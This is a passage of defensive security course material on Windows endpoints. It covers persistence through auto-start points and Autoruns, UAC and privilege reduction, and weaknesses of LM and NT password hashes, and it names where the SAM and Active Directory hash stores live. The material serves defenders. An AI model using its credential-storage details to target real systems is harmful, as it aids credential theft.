- Restore Files/Directories

Persistence

- As discussed on Day 1, after gaining access and privileges, adversaries desire to maintain their access
- Persistence is the term used for keeping this access—and implies surviving
 - Reboot,
 - Patching the initial vulnerability,
 - Switching users, or even
 - Simple file deletion
- The primary importance of some privileges just discussed is their tie to adversaries' means to persist
 - To be able to persist with high-level privileges represents an even higher goal for the adversary

Persistence

One of the primary post-exploitation tasks an adversary will perform is an attempt to achieve persistence. Many of the privileges just discussed are associated with adversaries attempting to gain persistent highly privileged access to a compromised system.

Exploitation, especially in the modern world of primarily client-side exploitation, can be difficult and often requires a degree of social engineering. Once adversaries have successfully compromised a victim, often through some form of convincing the victim to click a link, render a website, or open a crafted file, they will not want to have to exploit the victim again. In fact, their likelihood of successful exploitation will typically decrease and could well require a new campaign or renewed effort.

To preclude the constant need for re-exploitation, the adversaries will seek to acquire persistent access to the victim.

ASEPs

- Reboot survival generally means automatically (re)starting malware
- There are **many** different ways to have a binary automatically execute on Windows
 - These means to automatically execute are referred to as ASEPs or **Auto-Start Extensibility Points**
- Some ASEPs are well known and easily understood
 - HKLM\...\CurrentVersion\Run
 - HKCU\...\CurrentVersion\Run
 - Start Menu\Programs\Startup
 - Services
 - Scheduled Tasks
 - Drivers
- Other ASEPs are a bit more obscure and require digging to understand how they operate

ASEPs

The most common means to survive a reboot on a Windows system is to ensure that the evil will simply start up as the system does. There are a tremendous number of different ways that code can be automatically executed on a Windows system. These various means of automatic startup are referred to as ASEPs, which stands for Auto-Start Extensibility Points. Some of these are quite well known to most technical security professionals, while others are admittedly obscure.

Monitoring for changes to ASEP entries is a great way to detect adversaries' attempts to achieve persistence, which could also serve as an indicator of a more significant degree of compromise.

Autoruns

- Sysinternals tool that analyzes many different ASEPs
- GUI (autoruns.exe) or command-line (autorunsc.exe) version
 - Command-line version can be easily scripted
- Includes the ability to compare/diff two reports to quickly highlight changes
- Can be configured to verify code-signing signatures and also produce file hashes
- Added VirusTotal integration in early 2015
 - This feature is quite handy and powerful

Autoruns

The most well-known tool for investigating ASEPs is Autoruns from Sysinternals.¹ This tool, which has been around for some time and continues to be updated, exposes a large number of different ASEPs. Many security professionals have at least a passing familiarity with Autoruns. The tool is most commonly used via the GUI, and can even be run directly from the Sysinternals Live site. However, an incredibly useful way to leverage Autoruns is via the command-line version autorunsc.exe.

Autoruns supports saving a report as well as comparing two reports. This comparison can be hugely beneficial from a baselining standpoint and, if historical records are maintained, can be an extremely useful means of determining not only what new autostart entries exist, but also when they first appeared. Beyond the GUI comparison capabilities, the command-line version offers a delimited text-based output that can be parsed easily from the command line.

Some further aspects of Autoruns can allow for more detailed investigation of entries. The “verify code signatures” option in Autoruns means that the tool will look at the code that has a listed publisher and ensure that the code has a valid signature. Verified or Not Verified will be listed next to each publisher in the GUI to indicate whether the signature is valid or not.

Reference:

[1] Autoruns for Windows – Windows Sysinternals | Microsoft Docs, <https://sec511.com/85>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. **Exercise: Autoruns**
12. Privilege Reduction
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is the Autoruns exercise.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020



Exercise 4.2: Autoruns

SEC511 Workbook: Autoruns

Please go to Exercise 4.2 in the 511 Workbook.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. **Privilege Reduction**
13. Authentication
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Privilege Reduction.

Licensed To: Martin Brown <hermespaul56@gmail.com> May 17, 2020

Reducing Privileges

- Knowing the dangers of having highly privileged accounts and better understanding those privileges
 - We have made reasonable steps toward reducing privileges
- Unfortunately, you will inevitably make some mistakes and limit required privileges
- This section focuses on assisting the process
- If you are serious about reducing privileges, then plan to spend some time at Aaron Margosis's blog "Non-Admin, App-Compat and Sysinternals WebLog"

Reducing Privileges

Now that we understand some of the risks associated with particular privileges, let's explore tactics to help reduce them in a safe and effective manner. No doubt, you will almost certainly take away what you believe to be unnecessary privileges only to discover that they were indeed necessary.


Plan on spending some time getting familiar with Aaron Margosis's blog "Non-Admin, App-Compat, and Sysinternals Weblog."¹

Reference:

[1] Aaron Margosis' Non-Admin, App-Compat and Sysinternals WebLog, <https://sec511.com/7c>

UAC: Less (Privilege) Is More (Security)

User Account Control, that much-maligned security feature that came to life with Vista



UAC: Less (Privilege) Is More (Security)

One of the recent advances in controlling privileges is the much-reviled User Account Control (UAC)¹ feature. UAC was released as part of Windows Vista and was notably made fun of hilariously in one of the classic “I’m a Mac, and I’m a PC” ads.²

References:

[1] How User Account Control Works | Microsoft Docs, <https://sec511.com/83>

[2] Get a Mac – Vista Vs Mac – Security – New Mac Add – YouTube, <https://sec511.com/8m>

But I'm an Admin...

- Even when logged in with an admin account, by default, processes will run with reduced privileges
- This behavior can cause frustration and be annoying to some, but **this annoyance is a feature, not a bug**
- Unless you expressly intend to elevate privileges, then your admin account will still run with loser privileges
 - This is a very, very good thing!
- You have cowboys that like to browse the web with their enterprise admin account
 - When they run into that drive-by-download injected watering hole, then the adversary gains lower privileges


But I'm an Admin...

With UAC enabled, even though an account might actually be an administrator, their processes will, by default, run with reduced privileges. While the Mac ad is funny, and folks do still find UAC (and other modern operating systems' privilege approval processes) annoying, this annoyance is a strong security feature. Further, the annoyance can be customized to be more or less annoying depending on the degree to which you loathe your users. ;)

The most important aspect of UAC is that, by default, unless you intentionally run most applications by explicitly elevating privileges, then they will run with lesser privileges. If these privileges are insufficient, then they can be elevated. However, most often, the process will work just fine with the lesser privileges.

The big win comes from our continuing to have more privileges than is safe. Sometimes that is necessary, but if an unelevated application gets compromised while running, the adversary does not immediately gain the full administrative privileges we might natively possess.

Loser PowerShell



The screenshot shows a Windows PowerShell window with the following text:

```
PS C:\Windows\system32> whoami
sec511-win8\hotdog
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeShutdownPrivilege Shut down the system                            Disabled
SeChangeNotifyPrivilege Bypass traverse checking                       Enabled
SeUndockPrivilege   Remove computer from docking station          Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                 Disabled
SeTimeZonePrivilege Change the time zone                           Disabled
PS C:\Windows\system32> _
```

Two yellow arrows point to the first and second lines of the output.

Hotdog, a standard user account

Loser PowerShell

Above, we can see a normal user account's privileges.

The commands `PS C:> whoami` and `PS C:> whoami /priv` were executed.

Admin (Un)elevated PowerShell

```

Windows PowerShell
PS C:\Windows\system32> whoami
sec511-win8\apollo
PS C:\Windows\system32> net localgroup administrators
Alias name     administrators
Comment       Administrators have complete and unrestricted access to the compu
ter/domain

Members

-----
Administrator
Apollo
eric
student
The command completed successfully.
PS C:\Windows\system32> whoami /priv

PRIVILEGES INFORMATION
-----
Privilege Name      Description                                     State
-----
SeShutdownPrivilege Shut down the system                             Disabled
SeChangeNotifyPrivilege Bypass traverse checking                         Enabled
SeUndockPrivilege   Remove computer from docking station            Disabled
SeIncreaseWorkingSetPrivilege Increase a process working set                   Disabled
SeTimeZonePrivilege Change the time zone                             Disabled
PS C:\Windows\system32>

```

Apollo, an admin, defaults to the same privileges as loser, **Hotdog**...

Admin (Un)elevated PowerShell

Here, we can see an admin running with UAC enabled and without having explicitly elevated his privileges.

These commands were executed:


```

PS C:> whoami
PS C:> net localgroup administrators
PS C:> whoami /priv

```

Note that the set of privileges are the same as found in that of the standard user account.

Admin Elevated PowerShell



Apollo running PowerShell with elevated privileges looks different

Admin Elevated PowerShell

Now, running with elevated privileges, we again execute `PS C:> whoami /priv` to illustrate the significant difference UAC makes.

If both of Apollo's PowerShell instances were compromised, which do you think would likely have the more significant impact?

Magic Local Admin

- UAC is disabled by default for the built-in local administrator account (RID 500)
- Great, the one account everyone knows that is often synchronized across systems doesn't benefit from UAC...
- I know what you are thinking: Administrator is disabled by default on recent Windows
 - Yup, until it gets re-enabled
- Ensure UAC applies even to the administrator

Magic Local Admin

By default, UAC is disabled for local administrator (RID 500); the one account that everyone knows by name and RID and, by default, is not able to be locked out.

In addition to disabling the account, you should also ensure that UAC is configured to apply to the administrator account should it be re-enabled for malicious or benign purposes.¹ This setting is available at \Computer Configuration\Windows Settings\Security Settings\Local Policies\Security Options -> User Account Control: Admin Approval Mode for the Built-in Administrator account.


The default is disabled: "The built-in Administrator account logs on in Windows XP Mode, and it runs all applications by default with full administrative privileges." Changing it to enabled means "The built-in Administrator account logs on in Admin Approval Mode so that any operation that requires elevation of privilege displays a prompt that provides the administrator the option to permit or deny the elevation of privilege."²

References:

[1] User Account Control: Admin Approval Mode for the Built-in Administrator account | Microsoft Docs, <https://sec511.com/84>

[2] Ibid.

No More UAC Bypassing Magic Admin



No More UAC Bypassing Magic Admin

The screenshots above show how to ensure that the built-in administrative account also gains the security features afforded by UAC. The setting is found in Group Policy under Computer Configuration->Windows Settings->Security Options. Look for “User Account Control: Admin Approval Mode for the Built-in Administrator account.”

By default, this setting is disabled. Enabling this option will ensure that the built-in administrator account has the same experience as other administrators on the system.

Process Monitor

- Microsoft Sysinternals' Process Monitor proves extremely useful when attempting to reduce privileges
- Very often, poorly coded apps that “require admin” or “require UAC disabled” simply fail because of a particular registry, file, or folder security issue
- Process Monitor proves helpful determining the cause of these access-denied conditions

Process Monitor

Tech support, especially third-party vendors, most often take the path of least resistance. This often results in many products suggesting that users have to be administrators or UAC must be disabled.

While each of these could be the case, often vendors are simply being lazy (read: providing efficient service). On numerous "admin required" occasions, I have found that simple NTFS permission changes on files, folders, or registry keys have resulted in admin not being required. However, the onus was on me to discover this fact.

Process Monitor from Microsoft Sysinternals is hugely helpful in identifying these simple issues that require permission changes.

Process Monitor: Access Denied

Below, we see Helo trying unsuccessfully to open a suspicious file

The screenshot shows the Process Monitor application window with a table of system events. The event of interest is highlighted in blue, showing a failed attempt to create a file named 'CylonDetector.bt' in the path 'C:\Windows\System32\baltar_hidden\CylonDetector.bt'.

Time of ...	Process...	PID	Operation	Path	Result	Detail	User
8:33:05.4...	cmd.exe	3596	QueryDirectory	C:\Windows\System32\baltar_hidden\Cy*	SUCCESS	Filter: Cy*, 1: CylonDetector.bt	VIPERGOD\helo
8:33:05.4...	cmd.exe	3596	QueryDirectory	C:\Windows\System32\baltar_hidden	NO MORE FILES		VIPERGOD\helo
8:33:05.4...	cmd.exe	3596	CloseFile	C:\Windows\System32\baltar_hidden	SUCCESS		VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	CreateFile	C:\Windows\System32\baltar_hidden	SUCCESS	Desired Access: Read Data/List Directory, Synchron...	VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	QueryDirectory	C:\Windows\System32\baltar_hidden\CylonDetector.bt	SUCCESS	Filter: CylonDetector.bt, 1: CylonDetector.bt	VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	CreateFile	C:\Windows\System32\baltar_hidden\CylonDetector.bt	SUCCESS	Desired Access: Read Attributes, Disposition: Open...	VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	QueryBasicInfor...	C:\Windows\System32\baltar_hidden\CylonDetector.bt	SUCCESS	CreationTime: 2/24/2014 8:30:30 AM, LastAcces...	VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	CloseFile	C:\Windows\System32\baltar_hidden\CylonDetector.bt	SUCCESS		VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	CreateFile	C:\Windows\System32\baltar_hidden\CylonDetector.bt	ACCESS DENIED	Desired Access: Generic Read, Disposition: Open...	VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	QueryDirectory	C:\Windows\System32\baltar_hidden	NO MORE FILES		VIPERGOD\helo
8:33:06.4...	cmd.exe	3596	CloseFile	C:\Windows\System32\baltar_hidden	SUCCESS		VIPERGOD\helo

Process Monitor: Access Denied

Typically, the first task after being told that an app requires admin is to summarily ignore the suggestion. If the app doesn't simply work with standard user privileges, then attempt to again run the app with user privileges having first kicked off Process Monitor.

Now, we look for any messages in which the result column indicates "ACCESS DENIED."

Application Compatibility Toolkit (ACT)

- Another Microsoft tool for assisting with failed attempts to reduce privileges is the Application Compatibility Toolkit
- The main purpose of the toolkit is to assist with problems when migrating applications to newer versions of Windows
- However, it can also be used to “fix” those apps that simply verify admin before attempting to run at all
- We can use the ACT to have Windows establish an environment that allows the application to run
 - Sometimes, all we need do is lie to the application in order to get it to run
- In ACT, the fixes we define are referred to as shims

Application Compatibility Toolkit (ACT)

Another Microsoft tool that can prove extremely helpful when trying to limit privileges is the Application Compatibility Toolkit (ACT).¹ The primary goal of the ACT is to aid with migrating to more recent operating systems. The ACT can be used to assist with getting legacy apps to run on modern Windows OS. However, the ACT can also be leveraged for our specific purposes, and even provides the Standard User Analyzer Tool/Wizard to specifically assist with our problem directly.

Reference:

[1] Application Compatibility Toolkit (ACT) Technical Reference, <https://sec511.com/7z>


LUA Buglight

Tool by Aaron Margosis specifically targeting privilege reduction

- Supports XP—Win8

LUA Buglight helps identify “LUA Bugs”

- Issues that prevent standard users from successfully running the application



LUA Buglight

Though the Application Compatibility Toolkit can be used for our purposes, namely identifying issues that are preventing privilege reduction, LUA Buglight was specifically designed for this purpose. Aaron Margosis created and continues to update LUA Buglight to help identify application issues that are forcing elevated privileges for successful execution.

Reference:

LUA Buglight 2.3, with Support for Windows 8.1 and Windows 10 – Aaron Margosis' Non-Admin, App-Compat and Sysinternals WebLog, <https://sec511.com/74>

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
- 13. Authentication**
14. Security Support Provider
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section discusses Authentication.

Authentication

- Adversaries place significant value in compromising authentication credentials
 - Rightly so, if you have, or can (re)use, authentication credentials, then exploitation and post-exploitation are significantly easier
- Public-facing credentials are important, but the most significant are typically Windows credentials
 - Windows credentials increase the likelihood and impact of pivoted post-exploitation
- We reduced the number of folks with admin privileges
- We also reduced the capabilities of admin and standard accounts
 - Still, higher and lower privileged accounts will still exist
 - There will always be both low and high privileged accounts employed in any environment

Authentication

An adversary will compromise a system; of this, we have little doubt. One of the highest value post-exploitation targets is that of authentication credentials. This could be cleartext username/password, password hashes, access tokens, or Kerberos tickets. The abuse of legitimate credentials serves as one of the most common, and difficult to both prevent and detect, means of pivoting closer to the adversary's actual target.

Windows credentials are some of the most valuable due to the nature of Windows single sign-on and their use internal to the organization. To ensure we have any hope of protecting these credentials and detecting potential abuse, we must develop a strong understanding of the ins and outs of authentication in the Windows world.

Passwords

- The most basic and common means to authenticate simply is to provide a password along with a userid
- Passwords have a number of issues associated with them that we have understood well for years
- Though the use of smart cards and two-factor authentication has increased
 - Passwords will still be plaguing us for many years to come
- The primary focus of this section will be on Windows authentication
 - First, some general password considerations will be explored

Passwords

Though we have seen increasing use of two-factor authentication, especially with well-known public-facing web applications, the fact remains that passwords are still the de facto. We will quickly move through some of the more basic aspects of passwords and then move on to some less straightforward aspects of these credentials.

Password Reuse/Synchronization

- Most people are fairly lazy when it comes to passwords
- Once they finally come up with a password they can remember that meets the length/complexity requirements
 - They sometimes only want to remember that one password
 - So, they use it everywhere they can
- This common practice can make one breach of an unrelated app/system/organization have further-reaching impacts

Password Reuse/Synchronization

Challenges with password reuse exist on multiple levels. First, the same or a very similar (e.g., **Password1**, **Password2**, **Password3**) password might be reused on the same system. Some systems, notably not Windows, can force users to set passwords that are sufficiently different from the previous password (and what constitutes sufficient can be defined).

Another aspect of password reuse involves users self-synchronizing the same, or a very similar, password that can then be leveraged across multiple systems/applications/domains.

The compromise of one credential could have a more significant-than-anticipated impact if reuse occurs.

Windows Password Hashes

- Windows passwords/hashes serve as some of the most common and valuable credentials
- Widely used within enterprises for SSO to many deployed applications
 - Windows passwords/hashes falling are the first domino
- Architecturally, Windows strongly supports SSO
 - Convenient for the end users
 - Greatly increases the impact of compromise

Windows Password Hashes

Given the ubiquity of Windows in enterprises, it is not terribly surprising to find out that Windows passwords and their hashed representations represent high-value targets for adversaries. Beyond the direct value to the Windows environment itself, Active Directory often serves as the primary enterprise identity provider and is very often used for aspects of enterprise single sign-on (SSO).

At a fundamental level, Windows fully supports SSO, at the very least to Microsoft-provided offerings. While SSO can be a security adjuvant, it can also aid our downfall as well.

Windows – A Low Sodium Architecture

- Windows static hashing algorithms do not employ salts
 - If we have the same password, then we have the same resultant hash
- The lack of salts increases the efficacy of attacks such as pass-the-hash
- Also, renders Windows hashes particularly vulnerable to pre-computation brute force cracking
 - “Rainbow tables” is the common term used for the pre-computation brute force attack


Windows – A Low Sodium Architecture

Windows password hashes do not employ cryptographic salts. A cryptographic salt is simply a degree of randomness that is incorporated into the password hashing algorithm. As we know, the principle of hashing algorithms is that the same input, in this case, the password, yields the same output, the resultant hash, every time the process is carried out.

Same input :: same output is necessary; however, without salts, the concept of same input is much vaster than most people consider. For Windows passwords/hashes, effectively anyone in the world who has ever leveraged your exact password (same input) results in the exact same hash (same output).

Conceptually, this means that if a user’s password is ever cracked and the input::output stored, then that password will be cracked for any future encounter of that hash. Taken further, what if an adversary, in advance, computed every possible password and its resultant hash. Effectively, the adversary would have already cracked any possible password in advance of needing that particular hash to be cracked. This is referred to as the pre-computation brute force attack, or more commonly, rainbow tables.

No Salt Illustrated



Do you see what I see?

No Salt Illustrated

The above slide illustrates the problem associated with a lack of salts. Here, we see the local administrator account on two different systems, VIPERGOD and CYLONH8R, clearly employs the same password, given the same hash.

LM==LaMe

- The LM (LAN Manager) hash is Microsoft's legacy password hash
- Seems purpose-built to allow fast cracking
- Even though the NT hashing algorithm has long been available, LM still seems to find support for "backward compatibility" purposes
- Key LM algorithmic FAILs
 - Only supports uppercase
 - Requires two separate seven-character strings
 - No salts
 - Not cryptographically expensive (DES)
 - Blank/empty hash well known

LM==LaMe

There are more poor password hashing algorithms in use than strong ones, but LM, or LAN Manager, is easily one of the poorest.

Some of the key weaknesses inherent in LM are:

- Supports only uppercase
- Leverages two separate seven-character strings
- No salts
- Not cryptographically expensive (DES)
- Blank/empty hash well known (**AAD3B435B51404EE**)

Is LM Finally behind Us?

- Since Windows Vista, Microsoft by default no longer stores the LM hash in the SAM file
 - Prior to Vista, this was a non-default configurable option
- Unfortunately, there is evidence to suggest that the LM hashes are still created and available in running memory
- The LM hash is the (attacker's) gift that keeps on giving and giving
- Best way to ensure no LM hash is to employ a 15-character (or more) password

Is LM Finally behind Us?

By default now (since Vista), Windows no longer stores LM hashes in the SAM. Further, we have been able to configure this option prior to Vista in local or domain Group Policy. So, can we safely say that LM can go the way of the dodo in favor of this “modern” hashing algorithm NT that was released with Windows NT in the early ‘90s?

Sadly, LM keeps coming back. Hernan Ochoa, author of the Windows Credential Editor and also the prior pass-the-hash toolkit, discovered that the LM hash persists in RAM, even if it is not available in the SAM.¹

Passwords that are 15 characters or longer break the LM hash algorithm: The LM hash cannot be calculated. This means the simplest way to avoid usable LM hashes in the SAM or in memory is to use a 15-character or longer password.

Reference:

[1] Post-Exploitation with WCE, <https://sec511.com/8p>

NT

- The NT hashing algorithm is decidedly stronger than the LM hash approach
- Key NT wins over LM
 - Full password (up to 127) gets hashed
 - Case sensitivity persists
 - Wider character set support
- NT still FAILS on these accounts
 - No salts
 - Blank/empty hash well known
 - Not cryptographically expensive (MD4 based)

NT

Though a vast improvement over LM, NT certainly does not constitute a preferred password hashing algorithm. At the highest level, the algorithm simply starts with Plaintext -> Unicode -> MD4. We do get longer possible passwords, case sensitivity, and a wider set of supported characters.

Jesper Johansson of Microsoft published a nice presentation entitled “Windows Passwords: Everything You Need to Know” that is available for download.¹ While the title might overstate things a bit, the presentation does provide a fairly approachable and short guide to the world of Microsoft authentication.

Reference:

[1] Windows Passwords: Everything You Need To Know, <https://sec511.com/71>

Password Storage

- Windows password hashes can end up in a number of different locations
- The local SAM serves as the expected storage location for Windows password hashes and is located in `C:\Windows\System32\config\SAM`
- The SAM only includes hashes for local accounts
- Domain hashes reside within Active Directory
- Physically, the domain account hashes are located in `C:\NTDS\Ntds.dit` on Domain Controllers

Password Storage

There are two standard locations for Windows password hashes to live by design:

`C:\Windows\System32\config\SAM` and `C:\NTDS\Ntds.dit`. The former is on the local systems, while the latter is the location of Active Directory, which would contain hashes for all domain accounts.

Passwords and backup copies of the SAM might live in many other potential nooks and crannies, but these are the expected locations.

Course Roadmap

- Day 1: Current State Assessment, SOCs, and Security Architecture
- Day 2: Network Security Architecture
- Day 3: Network Security Monitoring
- **Day 4: Endpoint Security Architecture**
- Day 5: Automation and Continuous Security Monitoring
- Day 6: Capstone: Design, Detect, Defend

ENDPOINT SECURITY ARCHITECTURE

1. Endpoint Security Architecture Overview
2. Windows Endpoints
3. Patching
4. Secure Baseline Configuration
5. EMET and Windows Defender Exploit Guard
6. Application Monitoring and Sysmon
7. Exercise: Sysmon
8. Application Whitelisting
9. Administrative Accounts
10. Privilege Monitoring
11. Exercise: Autoruns
12. Privilege Reduction
13. Authentication
- 14. Security Support Provider**
15. Post-Authentication
16. Advanced Authentication Attacks
17. Endpoint Protection Platforms (EPP)
18. Endpoint Detection and Response (EDR)
19. Day 4 Summary
20. Exercise: AppLocker

Course Roadmap

The next section is on Security Support Providers.

Security Support Provider (SSP)

- Microsoft enables several Security Support Providers (SSPs)
 - The SSPs are packages that allow for different types of authentication to occur
- Transparency and single sign-on are key Microsoft design goals for authentication purposes
- Ideally, for Microsoft, you would authenticate once and then be able to seamlessly leverage that credential throughout an environment, including:
 - Active Directory (Kerberos, NTLMv1/2, LM ChallengeResponse)
 - Web applications (NTLM integrated authentication, HTTP Digest)
 - Remote Desktop Services
- Network-based applications leverage SSPs through a Security Support Provider Interface (SSPI)

Security Support Provider (SSP)

While we often think first of things like LM and NT hashes when considering Windows authentication, under the hood Microsoft enables various Security Support Providers (SSPs). The LM and NT hashes exist as a part of a larger authentication infrastructure provided by Windows.

Microsoft includes SSPs that will feel quite familiar and are naturally associated with LM/NT and what we expect from Windows authentication. However, there are also others that will leave you scratching your head with a bit of a confused look on your face.

Recall that we said previously that Windows architecturally and fundamentally supports single sign-on. Well, this is where we begin to appreciate the scope of their SSO support.

SSP Impact of Single Sign-On

